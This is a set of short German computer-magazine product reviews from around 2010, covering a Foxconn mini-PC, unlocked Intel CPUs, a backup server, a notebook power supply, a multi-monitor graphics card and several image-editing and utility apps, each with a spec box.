Die Netbox NT510 passt an die Rückseite von Displays mit Vesa-kompatiblen Gewindebohrungen. An der Monitorhalterung hält sich das Kunststoffgehäuse der NT510 mit vier kräftigen Magneten fest. Alternativ kann man damit den USB-DVD-Brenner Foxconn NetDVD ankoppeln.

Die Netbox NT510 ist sehr kompakt, leise und sparsam, doch ihr HDMI-Ausgang lässt sich nur mit Einschränkungen nutzen. Dafür sind 180 Euro ein bisschen viel. (ciw)

Anzeige

### Foxconn Netbox NT510

#### Mini-PC mit Atom N510

Hersteller, Webseite	Foxconn, <a href="http://www.foxconnchannel.com">www.foxconnchannel.com</a>
Abmessungen	14 cm × 19 cm × 2,3 cm
Prozessor / Chipsatz	Atom D510 (1,66 GHz, Pineview) / NM10
Hauptspeicher (Typ / maximal)	1 × SO-DIMM (PC2-6400 / 2 GByte)
LAN (Chip, Typ)	1 GBit/s (Atheros 8131M-AL1E, PCIe)
WLAN (Chip, Typ)	802.11n: 2,4 GHz, 300 MBit/s (Realtek RTL8191SE, PCIe)
Sound (Chip, Typ)	stereo + SPDIF-in/out (Realtek ALC888S, HD Audio)
HD-Video-Beschleuniger	Broadcom BCM70015, PCIe
LVDS-HDMI-Adapter	ITE IT6261 (HDMI, 720p)
BIOS-Version	AMI, 995F1P02 23.3.2010
mitgeliefertes Zubehör	Netzteil, Ständer, Halterung für Monitore mit Vesa-Gewindebohrungen
interne Steckplätze	1 × PCIe Mini Card (belegt mit WLAN-Adapter)
Einbauplätze	1 × 2,5"-SATA-Festplatte (bis 12,5 mm Stärke)
Anschlüsse vorne	2 × USB 2.0, 2 × Audio-Klinke (je 3,5 mm), Card Reader (SD/MMC/MS)
Anschlüsse hinten	4 × USB 2.0, 1 × Audio-Klinke 3,5 mm, 1 × LAN, 1 × VGA, 1 × HDMI, WLAN-Antenne
Geräuschentwicklung (Note)	0,1 Sone (⊕⊕)
analoge Audio-Signalqualität	⊕
<b>Leistungsaufnahme<sup>1</sup></b>	Netzteil: Huntkey HKA06519034-6C, 19 V/3,42 A/65 W
Soft-off / Standby (ACPI S3)	0,5 / 1,1 Watt
Leerlauf / Vollast CPU / CPU+GPU	14 / 18,7 / 19 Watt
Preis	179 €

<sup>1</sup>gemessen mit SSD, USB-Tastatur, USB-Maus ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht







## Tiefer gelegt

**Den Spieltrieb von Übertaktern stachelt Intel mit speziellen „K“-Versionen der Core-i-Prozessoren an, deren Multiplikator und Turbo-Stufen keinen Beschränkungen unterliegen.**

Bisher verpasste Intel ab Werk allen Prozessoren – außer den sehr teuren Extreme-Edition-CPU's – feste Obergrenzen für die Multiplikatoren, an denen auch die Übertaktungsautomatik Turbo Boost nicht vorbeikam. Die Taktfrequenz eines Prozessors ergibt sich aus dem Produkt von Multiplikator und Basistakt. Nur Letzteren konnten Übertakter bislang variieren, beeinflussten damit aber auch immer PCIe- und Speichertaktfrequenzen.

Mit der K-Edition verkauft Intel nun zu erschwinglichen Preisen Prozessoren ohne beschränkte Multiplikatoren. Den Anfang machen der Doppelkern Core i5-655K mit einer Nominaltaktfrequenz von 3,2 GHz und integrierter Grafik sowie der Vierkerner Core i7-875K (2,93 GHz). Sie passen zwar in alle LGA1156-Mainboards, lassen sich aber nur übertakten, wenn das BIOS nicht nur die üblichen Optionen zum Einstellen von Basistaktfrequenz, Multiplikator und Kernspannung bietet, sondern auch Zugriff auf die Multiplikatoren für die verschiedenen Turbo-Boost-Stufen – je nach Anzahl der aktiven Kerne – gewährt. Auch die in der CPU gespeicherten Grenzwerte für die TDP – sprich die thermische Leistung, die das Kühlsystem abführen kann – sowie die Stromaufnahme sollten einstellbar sein. Der Prozessor zündet seinen Turbo, wenn beide nicht überschritten werden.

Wir haben die beiden CPUs auf das Mainboard DP55WG von Intel gesteckt und ein wenig an den neuen Taktschrauben gedreht. Dabei wurde – wenig überraschend – eines schnell klar: Zum Übertakten braucht man trotz aufgelöster Abhängigkeiten zwischen den verschiedenen Takten nach wie vor viel Zeit. Insbesondere wer die zusätzlichen Freiheitsgrade ausreizen will, um eine feine Abstimmung von Performance, Abwärme und elektrischer Leistungsaufnahme zu erreichen sowie die Turbo-Stufen genau an die eingesetzte Software anzupassen, kommt um sehr viele Testläufe und Neustarts nicht herum. Das gilt umso mehr, wenn der Rechner zuverlässig und stabil laufen muss. Im Kleingedruckten warnt Intel ausdrücklich davor, dass ein Betrieb jenseits der Spezifikation zu

Abstürzen, beschleunigter Alterung und Hardware-Schäden führen kann. Übertakten erfolgt somit ganz klar auf eigenes Risiko.

Damit eine getunte CPU auch stabil läuft, muss sie das eine oder andere Millivolt zusätzlich einwerfen. Intel sieht hier zwei Konzepte vor: Entweder stellt der Übertakter manuell eine Spannung fest ein oder verändert nur die Obergrenze, bis zu der die Spannung steigen darf. Ersteres entspricht dem bisherigen Verfahren und hebt die Stromsparmechanismen aus, während Letzteres mit ihnen harmonisiert. So bleibt selbst bei starker Übertaktung die elektrische Leistungsaufnahme im Leerlauf niedrig.

Mit 230 respektive 350 Euro wirken Core i5-655K und i7-875K gegenüber den mehr als 900 Euro teuren Extreme Editions fast wie Schnäppchen, zumal man dafür auch ohne Übertaktung flotte CPUs bekommt. Allerdings bieten die (Intel-)Prozessoren für rund 150 Euro ein besseres Preis/Leistungsverhältnis und Prozessoren mit freiem Multiplikator gibt es bei AMD bereits ab 80 Euro. AMD macht übrigens die Parameter ihrer Turbo-Core-Technik sogar per Windows-Software zugänglich, während die Prozessoren der K-Edition nur im BIOS-Setup konfigurierbar sind.

Gut gefallen hat uns, dass Intel mit der Freigabe der Multiplikatoren und der dynamischen Spannungsanpassung eine Möglichkeit geschaffen hat, zu übertakten, ohne dass die CPU auch im Leerlauf viel Strom verheizt. Sehr hohe Taktfrequenzen erfordern aber hohe Kernspannungen und das führt zu viel Abwärme. Ohne erhöhte Spannung war bei einem Performance-Zuwachs von rund 10 Prozent Schluss und der fällt in der Praxis weder auf noch rechtfertigt er eventuelle Abstürze oder Hardware-Schäden. Wer allerdings ein potentes Kühlsystem einsetzt und die Kernspannung weit anhebt, kann 30 Prozent und mehr herausholen. Bei 4,25 GHz schluckte unser Testaufbau mit dem i7-875K allerdings unter Volllast 295 Watt – mehr als doppelt so viel wie bei den standardmäßig per Turbo Boost erreichbaren 3,2 GHz. (bbe)

### Core i5-655K / i7-875K

#### Prozessoren für Übertakter

Prozessor	Core i5-655K	Core i7-875K
Hersteller	Intel	
Systemanf.	LGA1156-Mainboard mit geeignetem BIOS	
Kerne / Threads	2 / 4	4 / 8
Taktfrequenz	2,93 GHz	3,2 GHz
Straßenpreis	230 €	350 €



## Backup-Blues

**Die IDSBox von IDS Enterprise sichert Daten von Netzwerk-Clients und soll sie übers Internet auf andere IDSBoxen replizieren.**

Den Backup-Server von IDS hatten wir schon einmal im Test (vgl. c't 12/08, S. 63). Sowohl Hard- als auch Software wirkten damals noch wenig ausgereift. Bei der aktuellen Geräte-Generation soll nun alles viel besser sein, verspricht der Hersteller und schickt uns die neue IDSbox mini. Sie arbeitet mit einem Atom-Prozessor von Intel (1,6 GHz) und speichert 320 GByte auf einer Notebook-Platte. Vorinstalliert ist ein Debian-Linux. Um den Server in Betrieb zu nehmen, muss man ihn erst über die Hersteller-Webseite aktivieren. Danach lässt er sich prinzipiell wie ein NAS nutzen. Eine ausgefeilte Nutzerverwaltung fehlt jedoch.

Die mitgelieferte Backup-Software IDS Backup Advanced sichert Daten von lokalen Windows-, Linux- oder FreeBSD-Clients per FTP, hat nach wie vor aber einige Schwächen: So kann sie etwa nicht mit den Zugriffsrechten des NTFS-Dateisystems umgehen und es fehlt eine eigenständige Verify-Funktion. Die Sicherung einer 25 GByte großen Windows-7-Systempartition dauerte knapp eine Stunde.

IDS verkauft seinen Gigabit-Netzwerkspeicher im Kit mit einer zweiten IDSBox, auf die sich die Backup-Daten übers Internet per SSH replizieren lassen sollen. Im Test gelang das jedoch nicht. Der Hersteller teilte mit, dass es noch ein Firmware-Problem gäbe, das mit Erscheinen dieses Heftes aber behoben sein soll. Die erneute Panne weckt jedoch Zweifel an der Zuverlässigkeit, einem K.O.-Kriterium für ein Backup-Gerät. (boi)

### IDSMini-32Kit

#### Backup-Server

Hersteller	IDS Enterprise, <a href="http://www.idsbbox.eu">www.idsbbox.eu</a>
Vertrieb	Hantz & Partner, <a href="http://www.hantz.de">www.hantz.de</a>
Lieferumfang	2 × IDSBox mini, Einzelplatzlizenz IDSBackup Advanced, drei Jahre Garantieerweiterung
mittlere SMB-Transferraten	9,6 MByte/s / 24,4 MByte/s (Lesen/Schreiben)
Leistungsaufnahme	11 W/14 W (Ruhe/Volllast)
Betriebsgeräusch	0,1 Sone (Ruhe und Volllast)
Preis	1700 €





Anzeige



## Flache Stromquelle

**Antec bietet sein Notebook-Netzteil SNP90 als sehr kompaktes Zweitgerät an, welches in Rucksack oder Aktentasche kaum Platz wegnimmt.**

Den einzigen Ärger machte Antecs Flachmann gleich zu Beginn: Die Blisterverpackung trieb den Tester fast zur Weißglut. Als das Gerät befreit war, purzelte ein Set mit sieben Adaptersteckern heraus, Verbindung mit den meisten gängigen Notebook-Serien ist so sichergestellt: Antec listet schon auf der Packung 9 Hersteller mit 95 Serien und will online ([www.antec.com/snp90](http://www.antec.com/snp90)) bald eine detaillierte Liste veröffentlichen.

Mit 17 Millimetern Höhe bei 12 cm × 6 cm Grundfläche fällt das Gerät tatsächlich halb so dick aus wie viele Serien-Netzteile. Mit seinen 297 Gramm taugt es deshalb nicht nur als Ersatzteil, sondern auch als schlanker Reisebegleiter. Das SNP90 liefert bei 19 Volt (andere Spannungen sind nicht wählbar) bis zu 90 Watt und kann somit alle Geräte vom Notebook bis zum Multimedia-Notebook, nicht aber gut ausgestattete 3D-Spielgeräte speisen. Antec verspricht mindestens 87 Prozent Wirkungsgrad bei Volllast. Unser Gerät erreichte maximal 88 % bei 65 Watt Abgabe und erfüllte damit die Energy-Star-Richtlinie mit etwas Reserve. Im Leerlauf zog es lediglich 0,24 Watt, ebenfalls wenig genug gemäß EuP-Richtlinie. Unserem Muster lag ein sinnvollerweise kurzes, dünnes Kabel mit Euro-Flachstecker bei, den man bei Bedarf mit einem Zwischensteckadapter auch in fremde Steckdosen bekommt.

Mit über 50 Euro ist das SNP90 recht teuer. Klobigere Geräte mit einstellbarer Ausgangsspannung gibt es im Versandhandel schon für die Hälfte. Dennoch wird das SNP90 Käufer finden, die auf eine besonders kompakte Stromquelle Wert legen. (ea)

### Antec SNP90

#### Flaches Zweit-Netzteil für Note- und Netbooks

Hersteller	Antec, <a href="http://www.antec.com">www.antec.com</a>
Voraussetzungen	19-Volt-Eingang am Mobilgerät, sieben Steckadapter beiliegend
Eingang	Weitbereich, 100 bis 240 Volt Wechselspannung
Ausgang	19 Volt Gleichspannung, maximal 90 Watt
(Straßen-)Preis	ab 53 € (Mai 2010)



## Eine für fünf

**Powercolors Radeon HD 5770 Eyefinity 5 steuert bis zu fünf Monitore an, ist leise, sparsam und spielt Blu-ray-Filme ab.**

Sollten mehr als drei Monitore an einer einzigen Grafikkarte laufen, war man bis dato auf teure Spezialkarten angewiesen, die entweder keine zeitgemäße 3D-Leistung liefern oder aber viel Strom schlucken. Bereits auf der Cebit zeigte Powercolor die nun erhältliche Radeon HD 5770 Eyefinity 5, eine günstige, DirectX-11-kompatible, Performance-Grafikkarte, die über fünf Mini-DisplayPort-Buchsen ebenso viele Monitore gleichzeitig anbinden kann.

Die Bildschirme lassen sich gruppieren, dann fasst der Treiber automatisch die Auflösungen zusammen, oder separat im Extended-Modus ansteuern. Der Radeon HD 5770 Eyefinity 5 liegen insgesamt fünf passive Adapter bei: drei auf dem normal großen DisplayPort-Anschluss und zwei auf Dual-Link-DVI. Möchte man jedoch mehr als zwei Displays gleichzeitig betreiben, müssen die restlichen direkt via DisplayPort oder mithilfe aktiver Adapter verbunden werden. Solche Adapter gibt es etwa von Apple oder Sapphire für knapp 100 Euro.

Das Herz der Performance-Karte ist ein Juniper-Grafikchip (GPU) mit 800 Shader-Rechenkernen. Er unterstützt neben DirectX 11 auch OpenGL 4.0 sowie OpenCL 1.0 und taugt beim Einsatz spezieller Software auch für universelle Berechnungen, etwa zur Videoumwandlung. Der 1 GByte große GDDR5-Speicher kommuniziert über 128 Datenleitungen mit der GPU, läuft mit 2400 MHz (Read/Write-Clock) und ist selbst für aktuelle Spiele ausreichend dimensioniert.

In Spielen ist die Radeon HD 5770 Eyefinity 5 rund 10 bis 15 Prozent langsamer als eine Radeon HD 4870 der Vorgängergeneration. Die meisten Titel sind auch in der Full-HD-Auflösung 1920 × 1080 noch flüssig spielbar, hier und da muss man aber bereits die Kantenglättung (Antialiasing/AA) reduzieren, etwa bei Crysis. Denn mit zwei-

fachem Antialiasing sind in dieser Auflösung nur noch durchschnittlich 21 Bilder/s (fps) drin. Die Arcade-Flugsimulation HAWX läuft aber selbst mit 4xAA noch mit knapp 30 fps. Möchte man aktuelle Spiele gar in den hohen Eyefinity-Auflösungen spielen, beispielsweise in 3360 × 2100 (2×2), dann müssen die Details oftmals drastisch verringert werden. Die Radeon HD 5770 Eyefinity 5 erreicht im 3DMark Vantage 11 189 (Performance) beziehungsweise 4697 Punkte (Extreme).

Im Leerlauf arbeiten Grafikchip und Speicher mit reduzierten Taktfrequenzen (157/600 MHz). Die Grafikkarte kommt dann mit 22 Watt aus (Referenzdesign: 18 Watt). Daher dreht sich der 85-Millimeter-Lüfter auch nur behäbig und führt die Wärme bei nahezu unhörbaren 0,2 Sone ab. Im Multimonitor-Betrieb sind es bereits 35 Watt. Sogar unter Last bleibt die Radeon HD 5770 Eyefinity 5 leise (0,6 Sone), durchschnittlich verbirgt sie dann 72 Watt. Dennoch traten im Test auch kurzzeitige Spitzen von bis zu 108 Watt auf, weshalb die Grafikkarte auf den sechspoligen Stromanschluss angewiesen ist. Selbst im 3D-Belastungstest Furmark kletterte die Temperatur des Grafikchips nie über 80 °C und blieb somit im grünen Bereich.

Powercolors Eyefinity-5-Variante der Radeon HD 5770 kostet rund 200 Euro und ist damit rund 60 Euro teurer als herkömmliche Karten. Sie ist sparsam, leise, und beispielsweise für Hobby-3D-Designer, die auf viele Displays setzen, eine gute Wahl. Spieler greifen lieber zur normalen Radeon HD 5770, denn die Leistung der Radeon HD 5770 Eyefinity 5 reicht für die extrem hohen Eyefinity-Auflösungen bei vielen aktuellen Spielen nicht aus. (mfi)

### Radeon HD 5770 Eyefinity 5

#### Multimonitor-Grafikkarte

Hersteller	Powercolor
Anschlüsse	5 × Mini-DisplayPort
Speicher	1024 MByte GDDR5
Speicheranbindung	128 Bit
Stromversorgung	1 × sechspolig
Preis	rund 200 €



Anzeige



## Telefonscribbles

**Adobe Ideas kombiniert Fotos mit gezeichneten Elementen und dient als visuelles Notizbuch auf dem iPhone.**

Jede Bildnotiz beginnt entweder mit einem leeren Blatt oder einem Foto als Hintergrund, das man wahlweise aus dem iPhone-Album holt oder direkt mit der Kamera aufnimmt. Gezeichnet wird frei Hand mit dem Finger. Dabei stückelt die Anwendung Kurven zunächst aus kurzen geraden Linien zusammen, rundet sie beim Absetzen behutsam nach und sorgt so für einen geschmeidigen Strich. Farben wählt man über die üblichen HSV-Felder oder pickt sie aus Paletten, die das Programm aus fünf Tönen eines Fotos automatisch zusammenstellt.

Bei der Zeichnung handelt es sich um Vektorgrafik. Das macht möglich, mit der üblichen Zweifinger-Spreiz-Geste in die Zeichnung zu zoomen und Details bei bildschirmfüllender Darstellung auszuarbeiten. Auf dem kleinen Display des iPhones ist das Gold wert und lässt verschmerzen, dass es nur einen Linientyp gibt – mit pro Strich fester Breite und scharfen Rändern. Realistische Nachbildungen von Pinselstrichen oder Sprühdosen sowie Textwerkzeuge fehlen. Der Export fertiger Skizzen erfolgt als editierbares Vektor-PDF im Anhang einer Mail; ins Bilderalbum des Telefons bekommt man sie nicht.


Mal eben was knipsen und eine Idee ins Foto reinzukritzeln funktioniert auf dem iPhone prima. Auf dem iPad hingegen macht Ideas nicht viel Eindruck: Die fehlende Kamera reduziert die Anwendung auf ein recht spartanisches Zeichenprogramm. Wer dem iPad echte Kunstwerke abringen will, investiert besser ein paar Euro in Brushes oder SketchBook Pro und kann dann in deren üppigen Auswahl an Malwerkzeugen schwelgen. (pek)

### Adobe Ideas 1.0.1 for iPhone

Zeichenprogramm für iPhone	
Hersteller	Adobe, <a href="http://www.adobe.com">www.adobe.com</a>
Systemvoraus.	iPhone, iPod touch, iPad; OS 3.1 oder neuer
Preis	<b>kostenlos</b>

## Pixelmächtig

**PhotoLine wird bei der Suche nach der passenden Bildbearbeitung häufig übersehen. Dabei zeigt es sich erstaunlich versiert, besitzt professionelle Funktionen und wartet mit einem fairen Lizenzmodell auf.**



Auf den ersten Blick sieht alles ein wenig so aus wie in Photoshop: Werkzeugleiste links, Paletten mit Ebenen, Werkzeugeinstellungen und Einstellungsdialogen rechts. Fotos importiert man als Hintergrundebene, darüber stapelt man weitere Ebenen mit hineinmontierten Motiven, Text oder Einstellungen.

Unten finden sich Symbole zum Löschen, Einfügen oder Duplizieren von Ebenen und zum Ergänzen von Masken, Anpassungsebenen oder Effekten wie Schlagschatten, Glühen und Umrissen. Leider sind diese Symbole nicht besonders aussagekräftig gestaltet. Allerdings dürften sie auch Neulinge relativ schnell verstehen, die Photoshop oder ähnliche Programme bereits kennen.

Dank Unterstützung für mehrseitige Dokumente, PDF-Import und -Export, Vorlagen für DIN-A4-Briefe, CD-Booklets und DVD-Cover sowie umfangreicher Textfunktionen eignet sich PhotoLine auch für einfache Satzaufgaben. Auf diese Art lässt sich auch zügig manches PDF ändern. Allerdings importiert PhotoLine keine eingebetteten Schriften, sodass der Aktionsradius begrenzt ist. Auch der Import einiger Ebeneneffekte in PSD-Dateien funktioniert noch nicht zufriedenstellend.

Über den eingebauten Bildbrowser öffnet PhotoLine Raw-Fotos mithilfe eines Importdialogs, der nicht ganz überzeugen kann. Einstellungen für Belichtung und Lichteraufhellung fehlen. Die Regler „Weißgrenze“ und „Schwarzwerte“ sprechen zu empfindlich an. Immerhin öffnet PhotoLine die Bilder so im 16-Bit-Modus und kann sie anschließend detailliert nachbearbeiten. Über den Öffnen-Dialog im Dateimenü erhält man die Bilder nur mit 8 Bit Farbtiefe pro Kanal.

PhotoLine bringt eine Fülle nichtdestruktiver Einstellungsebenen mit, darunter die üblichen wie Gradationskurve, Histogrammkorrektur und Kanalmixer, allerdings auch für die nichtdestruktive Bearbeitung Ungewöhnliches wie Unschärf Maskieren, Hochpassfilter und Gauß'scher Weichzeichner. Übrigens lässt sich die Gradationskurve mit einem Klick vom RGB- in den Lab-Modus umschalten und eignet sich damit besser zur Kontrastkorrektur als die von Photoshop.

Die neue Arbeitsebenenpalette transportiert das, was früher nur in modalen Dialogen

passierte, mitten in die Anwendung. Änderungen erscheinen automatisch und prompt im Dokumentfenster. Das ist praktisch; leider richten sich die Paletten aber nicht automatisch aus. So schiebt man ständig die Ebenenpalette klein und die Arbeitsebenenpalette groß oder umgekehrt.

Ein Manko zeigt sich auch beim Freistellen. Zwar funktioniert das magnetische Lasso bei kontrastreichen Kanten sehr gut. Allerdings kostet diese Arbeitsweise Zeit. Ein intuitives Mittel, Motive mit wenigen Pinselstrichen auszuwählen, wie es das Schnellauswahlwerkzeug in Photoshop erledigt, fehlt. Ein Kompromiss ist der Dialog „Farbe ersetzen“. Er führt nach wenig Arbeit zu einer brauchbaren Ebenenmaske.

Beim Pinsel wählt man Außenradius und Innenradius separat – eine gute Lösung, weiche Pinselspitzen individuell zu gestalten. Das kommt auch dem Kopierstempel zugute, mit dem man beim Klonen so sehr subtile Übergänge hinbekommt. Eine Alternative zu diesem Werkzeug ist der Reparaturpinsel. Auch hier definiert der Anwender einen Ausgangspunkt. Danach muss man aber nur über den zu korrigierenden Bildbereich malen, und die Software rekonstruiert diesen automatisch. Anschließend sind meist nur wenige Korrekturen nötig.

PhotoLine läuft schnell, stabil und ist für die meisten Bildbearbeitungsaufgaben gerüstet. Zwar lassen die Werkzeugsymbole viel Interpretationsspielraum – ihre Bedeutung erschließt sich in den seltensten Fällen intuitiv. Dennoch: Mit PhotoLine präsentiert sich eine leistungsfähige Bildbearbeitung – sicher nicht so leistungsfähig wie Photoshop, aber eben auch nur ein Zwanzigstel so teuer. Die Shareware läuft übrigens auch nach der Probezeit abgesehen von einer 30-sekündigen Zahlungsaufforderung uneingeschränkt weiter. (akr)

### PhotoLine 16

Bildbearbeitung	
Hersteller	Computerinsel, <a href="http://www.pl32.de">www.pl32.de</a>
Systemvoraus.	Windows 2000/XP/Vista/7, ab Mac OS X 10.4
Preis	59 €





Anzeige



## Panoramen per iPhone

**Video Panorama erzeugt auf denkbar einfache Weise Breitformatbilder.**

Die iPhone-App (nur für Modell 3GS) verfolgt einen anderen Ansatz als herkömmliche Panorama-Programme, die Landschaftsbilder oder Gebäude aus Einzelfotos zusammensetzen. Hier filmt man sie einfach in einer langsamen Bewegung von links nach rechts mit dem iPhone ab. Aus dem Ergebnis extrahiert Video Panorama geeignete Schnappschüsse und setzt diese wie ein herkömmlicher Stitcher zum Panoramabild zusammen.

Das funktioniert ganz einfach und klappt viel schneller, da man nicht auf die nötigen Überlappungen der Einzelbilder achten muss. Während der Aufnahme muss man das iPhone nur möglichst ruhig halten, damit das Video nicht verwackelt.


Der Gewinn an Komfort geht allerdings zu Lasten der Auflösung, da das iPhone Videos nur in VGA-Auflösung aufnimmt. Das wäre nicht schlimm, da sich im Hochformat immerhin bis zu 480 Pixel hohe Bilder erzeugen lassen, die sich sogar für eine Präsentation im Web eignen. Die Qualität der erzeugten Panoramen konnte im Test jedoch in keinem Fall überzeugen. Trotz scharfer Videos erzeugte die App nur unscharfe Panoramen, in denen noch dazu Details in hellen Bereichen in weißen Flächen verschwanden. Da die Software ausschließlich automatisch arbeitet, fehlen jegliche Funktionen zur Optimierung.

Vom Ansatz ist Video Panorama ideal, wenn es darum geht, große Motive so einfach wie möglich in einer Panorama-Ansicht festzuhalten. Allzu hohe Ansprüche an die Qualität sollte man jedoch nicht stellen. Insbesondere den Helligkeitsausgleich muss der Hersteller noch deutlich verbessern, damit sich die Software auch für ernsthafte Zwecke eignet. Für einfache Erinnerungsfotos reicht sie aber durchaus. (db)

### Video Panorama 1.5

#### Panorama-Software für iPhone

Hersteller	OutmanTech, <a href="http://www.outmantech.com">www.outmantech.com</a>
Systemanf.	iPhone 3GS
Preis	1,59 €



## Weg damit

**AppRemover verspricht, Sicherheitsprogramme rückstandsfrei vom Rechner zu entfernen.**

Antivirus-Hersteller machen es ihren Anwendern nicht leicht, sich von ihrem Produkt zu trennen. Oft verbleiben nach der Deinstallation Reste in der Registrierungsdatenbank und auf der Festplatte. Mitunter verheddern sich AV-Produkte sogar derart im System, dass sie sich weder vollständig einrichten noch deinstallieren lassen. Für derartige Härtefälle bietet das Sicherheitsunternehmen Opswat den kostenlosen AppRemover an.

Der Hersteller leistet diesen Dienst nicht ganz uneigennützig – das Gratisprogramm dient zur Optimierung der hauseigenen AV-Entfernungsroutinen. Diese verkauft Opswat als SDK für Firmenkunden, die damit etwa automatisiert den Virenschutz einer ganzen Firma ersetzen können sollen. Zudem blendet AppRemover am unteren Fensterrand wechselnde Eigenwerbung ein.


Das englischsprachige Programm ist als vierstufiger Assistent aufgebaut. Die Analyse des Rechners kann mehrere Minuten dauern. Hat AppRemover seine Arbeit abgeschlossen, ist ein Neustart fällig.

Letztlich verspricht AppRemover mehr, als es wirklich leisten kann. Die Suiten von Kaspersky und Symantec entfernt das Programm zwar, doch abseits vom Mainstream sieht es eher mau aus. Bei der Deinstallation von BitDefender Antivirus 2010 erschien im Test eine Fehlermeldung; nach dem Neustart waren mehrere Registry-Schlüssel übrig. Den in Heft 13/10 getesteten Exoten Comodo Internet Security Free erkannte das Produkt erst im Heuristik-Modus und scheiterte bei der Deinstallation. In Unternehmensumgebungen dürften diese Programme eher selten sein, für Privat-anwender ist dies jedoch ein schwacher Trost. Sie sind mit den Removal-Tools der jeweiligen Hersteller besser bedient. (ghi)

### AppRemover 2.2.1.1

#### Uninstaller für Virens Scanner

Hersteller	Opswat, <a href="http://www.appr remover.com">www.appr remover.com</a>
Systemanf.	Windows 7, 2008 Server, Vista, XP, 2000
Preis	<b>kostenlos</b>



## Kunstsimulator

**Akvis Artwork 3.5 verspricht, Fotos in Tintenzeichnungen, Comic-Panels und Ölgemälden zu wandeln – entweder als Plug-in oder selbstständig.**

Artwork kennt drei Bearbeitungsformen: Tintenzeichnung, Comics und Ölgemälde. Im ersten Modus analysiert das Programm die Konturen und Kontrastbereiche der Vorlage und folgt ihnen mit langen Linien für die Konturen, kurzen Strichen für Details. Der Comics-Modus hinterlegt die Tintenstriche mit farbigen Flächen, die sich aus den Farben des Originalmotivs ableiten. Wählt man „Ölgemälde“, malt Artwork das Motiv mit plastisch wirkenden Pinselstrichen nach. Dabei darf der Anwender die Strichrichtung mittels Freihand-Führungslinien vorgeben.

Regler neben dem Hauptfenster beeinflussen das Verhalten der Filter, darunter Länge und Dicke der Striche sowie Schärfe und Genauigkeit der Konturen. Bei Comics legt man zusätzlich den Grad der Farbvereinfachung fest, bei Ölgemälden die Krümmung der Striche. Ein verschiebbares Auswahlquadrat bietet eine Vorschau auf den zu erwartenden Effekt. Insbesondere die Ölsimulation frisst Zeit; hier arbeitet Artwork an hochauflösenden Fotos mehrere Minuten. Zur Beschleunigung kann man eine herunterskalierte Version nachmalen lassen; dies geht aber auf Kosten der Genauigkeit.

Es gibt Artwork in drei Versionen; nur die teuerste darf kommerziell eingesetzt werden. Bei der günstigsten muss man sich zwischen Programm oder Plug-in entscheiden, Home Deluxe und Business bieten beides. Die Simulationen gefallen unterschiedlich gut: Die Konturenfindung setzt zwar schmissige Striche, die aber kein Mensch so setzen würde – das macht Snap Art (c't 10/07, S. 68) besser. Die Ölfarben erreichen hingegen durchaus das Niveau von Painter. (ghi)

